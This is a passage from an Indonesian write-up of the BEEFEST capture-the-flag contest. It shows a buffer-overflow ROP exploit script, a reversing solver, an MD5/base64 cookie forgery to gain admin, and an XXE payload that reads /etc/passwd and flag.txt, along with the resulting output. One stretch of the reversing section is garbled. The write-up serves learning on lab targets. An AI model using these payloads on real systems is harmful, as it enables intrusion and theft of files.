Saya menemukan offsetnya yaitu 136

2. Mencari kombinasi untuk menyalaikan ke 5 lampu secara bersamaan. Setelah mencoba-coba banyak kombinasi, saya menemukan kombina yang bisa menyalaikan 5 lampu secara bersamaan yaitu lever1, lever2, dan lever4

3. Langkah terakhir menulis exploitnya.

```
from pwn import *

# p = process('./chall')
p = remote('103.127.96.241', 1738)

lever1 = 0x0000000000004011c9
lever2 = 0x00000000000040126c
lever3 = 0x000000000000401358
lever4 = 0x0000000000004013fb
lever5 = 0x00000000000040149e
theroom = 0x00000000000040158a
|
payload = b'A' * 136
payload += p64(lever1) # 4 dan 5
payload += p64(lever2) # 1, 3, dan 4
# payload += p64(lever3) # 3 dan 4
payload += p64(lever4) # 2 dan 4
# payload += p64(lever5) # 2, 3, dan 5
payload += p64(theroom)

p.sendline(payload)

result = p.recvlines()
print(result)
```

```
[hyl@umarhyl:~/.../ctf/beefest/pwn/lights]
$ python3 exploit.py
[+] Opening connection to 103.127.96.241 on port 1738: Done
FLAG : BEEFEST{tH4nk_y3w_1_wAs_s0_sc4R3d_Xynova}

[*] Closed connection to 103.127.96.241 port 1738
```

FLAG : BEEFEST{tH4nk_y3w_1_wAs_s0_sc4R3d_Xynova}

Reverse Engineering

Guess the number

Challenge 4 Solves X

Guess the number

427

easy

Xiao told me to guess a number in his mind. But, little did he know that we can actually look through his mind

Answer in this link: nc 103.127.96.241 21010

author: almnndtofu

 xiaos_brain

Flag Submit

Diberikan service nc 103.127.96.241 21010, dan file program executable xiaos_brain. Saya mendownload file program dan meng decompile program menggunakan ida untuk melakukan analisis kode.

Terdapat 5 function utama

-  val1(long long)
-  val2(long long)
-  len(long long)
-  hasil(long long)
-  main

```

int __fastcall main(int argc, const char **argv, const char **envp)
{
    __int64 v4; // rbx
    __int64 v5; // rbx
    char s[304]; // [rsp+0h] [rbp-160h] BYREF
    __int64 v9; // [rsp+130h] [rbp-30h] BYREF
    __int64 v10; // [rsp+138h] [rbp-28h] BYREF
    FILE *v11; // [rsp+140h] [rbp-20h]
    __int64 v12; // [rsp+148h] [rbp-18h]

    v12 = 50LL;
    nuller();
    printf("berikan angka pertama: ");
    __isoc99_scanf("%lld", &v10);
    puts(::s);
    if ( val1(v10) )
    {
        puts("wih boleh boleh, kalo yang ini bisa tebak juga ga?");
        printf("berikan angka kedua: ");
        __isoc99_scanf("%lld", &v9);
        puts(::s);
        if ( val2(v9) && v10 / v9 > 1 )
        {
            v4 = len(v10);
            if ( v4 == len(v9) && (v5 = hasil(v10), v5 == hasil(v9)) )
            {
                v11 = fopen("flag.txt", "r");
                __isoc99_fscanf(v11, "%s", s);
                puts("bullseye! ini dia flagnya.");
                puts(s);
            }
            else
            {
                puts("ga seacak itu si.. ayo pasti bisa ini step terakhir!");
            }
        }
        else
        {
            puts("wah kali ini masih kurang akurat ni.");
        }
    }
    else
    {
        puts("ga serandom itu sih, coba diliat lagi");
    }
}

```

Untuk mendapatkan isi dari "flag.txt" dalam program ini, pengguna perlu memasukkan dua angka (v10 dan v9) yang memenuhi beberapa kondisi matematis tertentu yang diperiksa oleh program. Jika kedua angka tersebut memenuhi semua kondisi, program akan mencetak isi dari "flag.txt". Jadi, langkah-langkah singkatnya adalah:

1. Masukkan angka pertama (v10) dan angka kedua (v9).
2. Pastikan v10 memenuhi kondisi dari fungsi val1(v10).
3. Pastikan v9 memenuhi kondisi dari fungsi val2(v9) dan hasil pembagian v10 oleh v9 lebih dari 1.
4. Periksa apakah panjang v10 sama dengan panjang v9 dan hasil dari fungsi hasil(v10) sama dengan hasil dari fungsi hasil(v9).

Jika semua kondisi terpenuhi, program akan mencetak isi dari "flag.txt".

Lalu saya membuat solver dari langkah-langkah diatas

1. Pertama v10 memenuhi kondisi dari val1. Ini adalah potongan kode dari function val1

```
1 int64 __fastcall val1(__int64 a1)
2 {
3     if ( a1 % 10 != 1 )
4         return 0LL;
5     if ( a1 % 23 != 1 )
6         return 0LL;
7     if ( a1 % 3 )
8         return 0LL;
9     return a1;
10 }
```

berdasarkan kode ini saya menulis ulang menggunakan kodenya menggunakan python

```
def val1(a1):
    if a1 % 10 != 1:
        return False
    if a1 % 23 != 1:
        return False
    if a1 % 3 != 0:
        return False
    return True
```

2. Pastikan v9 memenuhi kondisi dari fungsi val2. Ini adalah potongan kode dari function val2.

```
1 int64 __fastcall val2(__int64 a1)
2 {
3     if ( a1 % 2 != 1 )
4         return 0LL;
5     if ( a1 % 21 != 9 )
6         return 0LL;
7     if ( a1 % 5 == 1 )
8         return a1;
9     return 0LL;
10 }
```

berdasarkan kode ini saya menulis ulang menggunakan kodenya menggunakan python

```
def val2(a1):
    if a1 % 2 != 1:
        return False
    if a1 % 21 != 9:
        return False
    if a1 % 5 != 1:
        return False
    return True
```

3. Periksa panjang v10 dengan panjang v9 dan hasil dari fungsi hasil(v10) sama dengan hasil dari fungsi hasil(v9).

Ini adalah function yang menghitung panjang dari input, dan menentukan hasil dari function hasil

```
1 int64 __fastcall len(__int64 a1)
2 {
3     int64 v3; // [rsp+10h] [rbp-8h]
4
5     v3 = 0LL;
6     while ( a1 > 0 )
7     {
8         a1 /= 10LL;
9         ++v3;
10    }
11    return v3;
12 }
```



```
1 int64 __fastcall hasil(__int64 a1)
2 {
3     int64 v3; // [rsp+10h] [rbp-8h]
4
5     v3 = 0LL;
6     while ( a1 > 0 )
7     {
8         v3 += a1 % 10;
9         a1 /= 10LL;
10    }
11    return v3;
12 }
```

Saya menulisnya kembali ke python seperti ini

```
def len(a1):
    count = 0
    while a1 > 0:
        a1 //= 10
        count += 1
    return count

def hasil(a1):
    total = 0
    while a1 > 0:
        total += a1 % 10
        a1 //= 10
    return total
```

4. Langkah terakhir pastikan hasil pembagian v10 oleh v9 lebih dari 1. Periksa apakah panjang v10 sama dengan panjang v9 dan hasil dari fungsi hasil(v10) sama dengan hasil dari fungsi hasil(v9). Ini potongan kode dari function main untuk langkah terakhir

```
    puts(::s);
if ( val2(v9) && v10 / v9 > 1 )
{
    v4 = len(v10);
    if ( v4 == len(v9) && (v5 = hasil(v10), v5 == hasil(v9)) )
```

Dan saya menulisnya ulang dengan python.

```
if val2(v9) and v10 // v9 > 1 and len(v10) == len(v9) and hasil(v10) == hasil(v9):
    print(f"v10={v10}, v9={v9}")
```

5. Berikut solver lengkap saya

```
(hyl@umarhyl)-[~/.../ctf/beefest/rev/number]
$ cat solver.py
def val1(a1):
    if a1 % 10 != 1:
        return False
    if a1 % 23 != 1:
        return False
    if a1 % 3 != 0:
        return False
    return True

def val2(a1):
    if a1 % 2 != 1:
        return False
    if a1 % 21 != 9:
        return False
    if a1 % 5 != 1:
        return False
    return True

def len(a1):
    count = 0
    while a1 > 0:
        a1 //= 10
        count += 1
    return count

def hasil(a1):
    total = 0
    while a1 > 0:
        total += a1 % 10
        a1 //= 10
    return total

for v10 in range(1, 10000):
    if val1(v10):
        for v9 in range(1, 10000):
            if val2(v9) and v10 // v9 > 1 and len(v10) == len(v9) and hasil(v10) == hasil(v9):
                print(f"v10={v10}, v9={v9}")
```

4. Langkah terakhir
Periksa apakah fungsi hasilnya
Ini potongan
`puts(:ms);`
`if (val1(w)) {`
` v4 = len(w);`
` if (v4 ==`
` 'Dan saya menemukan`
` 'in val2(v9));`
` print(w);`

5. Berikut solver lengkap

```
(hyl@umarhyl)-[~/.../ctf/beefest/rev/number]
$ python3 solver.py
v10=4371, v9=1941
v10=5061, v9=1731
v10=5061, v9=2361
v10=5751, v9=2781
v10=6441, v9=1941
v10=6441, v9=2571
v10=7131, v9=1731
v10=7131, v9=2361
v10=7821, v9=2781
v10=8511, v9=1941
v10=8511, v9=2571
v10=8511, v9=3831
v10=9201, v9=1731
v10=9201, v9=2361
v10=9201, v9=3621
v10=9201, v9=4251
```

```
└─(hyl@umarhyl)-[~/.../ctf/beefest/rev/number]
$ nc 103.127.96.241 21010
berikan angka pertama: 4371

wih boleh boleh, kalo yang ini bisa tebak juga ga?
berikan angka kedua: 1941

bullseye! ini dia flagnya.
BEEFEST{3m4nk_b0l3h_se4kura7_in1}
```

FLAG : **BEEFEST{3m4nk_b0l3h_se4kura7_in1}**

Web Exploitation

Admin Kh?

Challenge 6 Solves X

Admin Kh?

449

easy


Apakah kamu admin? Kalo bener nanti dapet hadiah. Cek disini yuk:

<http://103.127.96.241:5500/>

Author: kangwijen

Flag Submit

<http://103.127.96.241:5500/> Pada chall ini diharuskan untuk menjadi admin agar dapat melihat lebih dalam. Dan website melakukan pengecekan admin.



Saya melihat pada bagian cookie dan terdapat role guest dengan value YjMyNmI1MDYyYjJmMGU2OTA0NjgxMDcxNzUzNGNiMDk=

Name	Value
guest	YjMyNmI1MDYyYjJmMGU2OTA0NjgxMDcxNzUzNGNiMDk=

ini merupakan strings yang di encode menggunakan base64, saya mendecode strings ini pada cyber chef dan mendapatkan b326b5062b2f0e69046810717534cb09

From Base64

Alphabet: A-Za-z0-9+= Remove non-alphabet chars

Output

b326b5062b2f0e69046810717534cb09

saya tidak mengetahui apa ini, dan iseng untuk menaruhnya di google.

b326b5062b2f0e69046810717534cb09

Sekitar 306 hasil (0,27 detik)

Kiat: Batasi penelusuran ini pada hasil dalam bahasa **Indonesia**. Selengkapnya pemfilteran menurut bahasa

GromWeb
https://md5.gromweb.com > ... :

MD5 reverse for b326b5062b2f0e69046810717534cb09

The MD5 hash: **b326b5062b2f0e69046810717534cb09** was successfully reversed into the string: true. Feel free to provide some other MD5 hashes you ...

Ternyata ini adalah hash md5, saya pun melakukan reverse terhadap hash ini menggunakan website <https://md5hashing.net/hash/md5>

Reverse md5 decoder

Hash digest reverse lookup

Hash: b326b5062b2f0e69046810717534cb09

Enable mass-decrypt mode

👉 Google Images... but for you. From the sites you like. Every Day. Powered by AI. Straight to your inbox if you want. show

Decode!

Try Google-powered search as an alternative to this search

Hasilnya adalah

Md5 hash	Md5 value
calculated hash digest	Reversed hash value
b326b5062b2f0e69046810717534cb09	true

Disini cookie pada chall website itu berisi role guest dengan value true, lalu saya menangkap untuk dapat menjadi admin saya harus merubah value dari role guest yang awalnya true menjadi false dengan cara mengembalikan langkah-langkah saat saya menemukan value true.

1. Membuat hash dari kata false

The screenshot shows a web application for calculating MD5 hashes. In the 'Text' input field, the word 'false' is entered. Below the input fields is a button labeled 'Calculate hash!'. To the right of the input area, there is a section titled 'Md5 hash' containing the text 'calculated hash digest' and the value '68934a3e9455fa72420237eb05902327'. A 'Copy Hash' button is located below this section. To the right, another section titled 'Md5 value' contains the text 'Reversed hash value' and the value 'false'. A 'Copy Value' button is located below this section. There is also a link 'Blame this record'.

68934a3e9455fa72420237eb05902327

2. Meng Encode hash tersebut ke base64


The screenshot shows a base64 encoding tool. On the left, under 'Input', the string '68934a3e9455fa72420237eb05902327' is entered. On the right, under 'Output', the encoded base64 string 'Njg5MzRhM2U5NDU1ZmE3MjQyMDIzN2ViMDU5MDIzMjc=' is displayed. The interface includes a 'Recipe' section with options for 'To Base64' and a dropdown menu for 'Alphabet'.

Njg5MzRhM2U5NDU1ZmE3MjQyMDIzN2ViMDU5MDIzMjc=


3. Lalu ganti value yang tadi menjadi value base64 yang baru ASet MIIIIIII

The screenshot shows a browser's developer tools Network tab. It lists several files with names like 'eVFSRw==.txt', 'd2pRQw==.txt', etc., each with a size of 36 bytes. Below the Network tab is a Cookies table. The table has columns for Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, and Secure. One cookie entry is visible: 'name' with value 'Njg5MzRhM2U5NDU1ZmE3MjQyMDIzN2ViMDU5MDIzMjc='.

Dan berhasil masuk, pada halaman ini terlihat banyak sekali file.txt yang namanya merupakan strings base64. Tanpa berpikir panjang saya kembali lagi ke Cyber Chef dan mencari apa base64 dari flag.



ZmxhZw==, saya kembali ke halaman tadi dan melakukan pencarian file dengan nama ZmxhZw==, menggunakan ctrl+f, lalu membukanya.



File	Size
OE5jRw==.txt	36 bytes
TDZFaw==.txt	36 bytes
eW9mTw==.txt	36 bytes
azdhRA==.txt	36 bytes
T3g2cA==.txt	36 bytes
Skszbg==.txt	36 bytes
ZmxhZw==.txt	36 bytes

BEEFEST{K4mu_aDm1nT_r11L_WoOo00wwWW}

FLAG : BEEFEST{K4mu_aDm1nT_r11L_WoOo00wwWW}

Extreme Note

Challenge 2 Solves X

Extreme Note

468

Medium

Aku baru saja membuat sebuah web untuk menyimpan semua Catatanku disana, tetapi temanku mengatakan bahwa cara aku membuat webnya itu sangat berbahaya, Maka dari itu aku ingin melakukan pengecekan apakah benar bahwa web punyaku berbahaya? Bisakah kamu membobolnya?:3

Web: <http://103.127.96.241:5000/>

Author: Mewzael

▶ View Hint

Flag Submit

<http://103.127.96.241:5000/> Pada halaman awal challenge website ini saya diperlukan login dengan creds yang tertulis pada komentar dalam website, saya mengetahui ini dengan cara menginspect halaman ini.

The screenshot shows a browser window with a "Login" form. The form consists of two input fields labeled "Username" and "Password", and a blue "Login" button. The background of the browser window is a wooden panel texture. Below the browser window, the browser's developer tools are open, specifically the "Elements" tab. The HTML code of the page is visible in the "Elements" tab, showing the structure of the login form and some comments.

```
<!DOCTYPE html>
<html>
  <head> ...
  </head>
  <body> ...
    <h2>Login</h2>
    <form action="login.php" method="POST"> ...
      <!-- Just in case I Forgot -->
      admin
      admin123
      -> == $0
    </form>
  </body>
</html>
```

Setelah berhasil login ini adalah penampilan halaman selanjutnya

A screenshot of a text editor interface. The main area is a large white box for note content. Below it is a blue footer bar with two buttons: "Save" and "Open Saved Note".

Saya mencoba mengetikkan huruf asal-asal untuk melakukan analisis awal.

A screenshot of a text editor interface showing saved content. The message says "Content saved successfully. Note ID: 82a2467a9a37787f27202290d31d24c4". The note content itself is "saasfasfsagadsgd". Below the note is a blue footer bar with "Save" and "Open Saved Note" buttons.

Catatan yang saya ketik bisa dilihat dengan id yang ada. Pada saat saya membuka catatan asal-asalan yang saya buat tadi terdapat error

A screenshot of a search results page titled "Saved Content". It has a search bar labeled "Search for a note using ID:" with the value "82a2467a9a37787f27202290d31d24c4". Below the search bar is a "Search" button. Under "Search Results:", there is a list with one item: "Note ID: 82a2467a9a37787f27202290d31d24c4 XML Error".

Ternyata website ini mem-parsing input XML (XML Injection). Setalah mengetahui vulnnya (XML Injection) saya mencari di google.

A screenshot of a Google search results page. The search query in the bar is "xml injection hacktricks". The results show a link from "hacktricks.xyz" titled "XXE - XEE - XML External Entity - HackTricks". The snippet below the title reads: "2 Feb 2015 — An XML External Entity attack is a type of attack against an application that parses XML input. XML Basics." The page also shows other search filters like "Semua", "Video", "Gambar", "Maps", "Berita", "Lainnya", and "Alat".

Saya membuka website

<https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity>

Lalu membaca-baca sebentar dan menemukan cara untuk membaca file

Read file

Lets try to read /etc/passwd in different ways. For Windows you could try to read:

C:\windows\system32\drivers\etc\hosts

In this first case notice that SYSTEM "***file:///etc/passwd" will also work.

```
<!--?xml version="1.0" ?-->
<!DOCTYPE foo [<!ENTITY example SYSTEM "/etc/passwd"> ]>
<data>&example;</data>
```

Saya masukkan payloadnya pada chall websitenya dan membuka idnya. Lalu boom berhasil menglist /etc/passwd.

- **Note ID:** 01204e751d287107adb2afed2d5eeee0
<?xml version="1.0"?> <!--?xml version="1.0" ?--> <!DOCTYPE foo [<!ENTITY example SYSTEM "/etc/passwd">]> <data>root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin bin:x:2:bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/sbin/nologin news:x:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
note:x:1000:1000:/home/note:/bin/bash </data>

Disini saya merubah sedikit payloadnya agar dapat membaca flag.txt

```
<!--?xml version="1.0" ?-->
<!DOCTYPE foo [<!ENTITY example SYSTEM "flag.txt"> ]>
<data>&example;</data>
```

Content saved successfully. Note ID: b43cea1f28d5a05fb331b1f864bbf03c

```
<!--?xml version="1.0" ?-->
<!DOCTYPE foo [<!ENTITY example SYSTEM "flag.txt"> ]>
<data>&example;</data>
```

[Save](#) [Open Saved Note](#)

- **Note ID:** b43cea1f28d5a05fb331b1f864bbf03c
<?xml version="1.0"?> <!--?xml version="1.0" ?--> <!DOCTYPE foo [<!ENTITY example SYSTEM "flag.txt">]>
<data>BEEFEST{LOAD3D_XML_1S_C00L_R1GHT} </data>

FLAG : **BEEFEST{LOAD3D_XML_1S_C00L_R1GHT}**